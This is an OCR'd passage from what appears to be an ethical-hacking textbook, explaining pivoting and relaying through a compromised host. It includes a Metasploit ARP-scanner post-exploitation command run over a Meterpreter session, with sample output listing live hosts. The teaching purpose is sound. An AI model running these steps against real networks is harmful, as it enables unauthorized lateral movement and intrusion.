

Client 1
1
Compromising a system
2
Exploiting vulnerability to access the system
3
Establishing a tunnelled session through Client 1
Attacker
Client 2

Figure 6.104: Illustration of pivoting



Client 1
1
Compromising a system
2
Using port forwarding rules to access the system
3
Establishing a tunnelled session through Client 1
4
Accessing resources
Attacker
Client 2
HTTP
C:_

Figure 6.105: Illustration of relaying

Detailed explanation of the pivoting and relaying techniques is as follows:

- **Pivoting**

  In this technique, the first objective of an attacker is to compromise a system to gain a remote shell on it, and further bypass the firewall to pivot through the compromised system and gain access to the other vulnerable systems in the network.

  Once the system is successfully compromised, a Meterpreter session is established. As the session is pivoted through the compromised system, the target system cannot determine the actual origin of the exploitation.


Steps to perform pivoting:

1. **Discover live hosts in the network**

   Once a system is compromised, an ARP scan is performed to discover the list of live systems in the network.

   For example, an attacker uses the following command to detect live hosts in the target network:

   ```
   > run post/windows/gather/arp_scanner RHOSTS <target subnet range>
   ```



```
msf6 exploit(multi/handler) > use post/windows/gather/arp_scanner
msf6 post(windows/gather/arp_scanner) > set RHOSTS 10.10.1.0/24
RHOSTS => 10.10.1.0/24
msf6 post(windows/gather/arp_scanner) > set SESSION 3
SESSION => 3
msf6 post(windows/gather/arp_scanner) > exploit

[*] Running module against SERVER2019
[*] ARP Scanning 10.10.1.0/24
[+]     IP: 10.10.1.2 MAC 02:15:5d:21:8a:e0 (UNKNOWN)
[+]     IP: 10.10.1.9 MAC 02:15:5d:21:8a:e4 (UNKNOWN)
